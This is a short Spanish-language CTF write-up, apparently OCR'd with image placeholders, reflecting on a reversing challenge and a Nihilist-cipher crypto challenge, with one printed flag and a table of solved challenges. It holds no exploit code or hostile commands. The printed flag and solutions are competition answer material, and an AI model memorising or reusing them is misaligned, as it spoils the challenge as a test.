
    - **Reflexiones:**
      - Otro CTF que me hizo dar dolor de cabeza por pensar que la solución era más complicada de lo que realmente era. Luego de estar como más de 40 minutos dando vueltas en el Ghidra

y en el IDA analizando el código, hice búsquedas en foros para saber como enviar la variable de entorno como entrada y así fue como pude obtener la flag.


- **Crypto**
  - **Numbers Don't Lie**



- Luego de analizar el formato (y ver la pista…) pude encontrar que la cadena esta cifrada en Nihilist Cipher.

- Haciendo un par de búsquedas en Google, pude dar con un decoder y utilizando la llave que me dio el enunciado, obtuve la flag.
    - **r00t{enjoyciphers}**
- 

Desafío	Categoría	Valor	Tiempo
Numbers Don't Lie	Cryptography	150	December 6th, 1:53:20 PM

- 

- **Reflexiones:**
    - Fue un ejercicio simple, pero tuve problemas al ingresar la flag por el formato, ya que la flag al final era todo en minúscula y no en mayúsculas. Así que muchos de los intentos que son fallidos en ese CTF son de ir probando diferentes formatos para ingresar la flag.

Resuelve

Desafío	Categoría	Valor	Tiempo
Numbers Don't Lie	Cryptography	150	December 6th, 1:53:20 PM
PerfectUser	Rev	50	December 6th, 1:14:03 PM
The Forbidden Fruit	PWN	100	December 6th, 12:58:55 PM
All are Welcome	Welcome	10	December 5th, 12:55:49 PM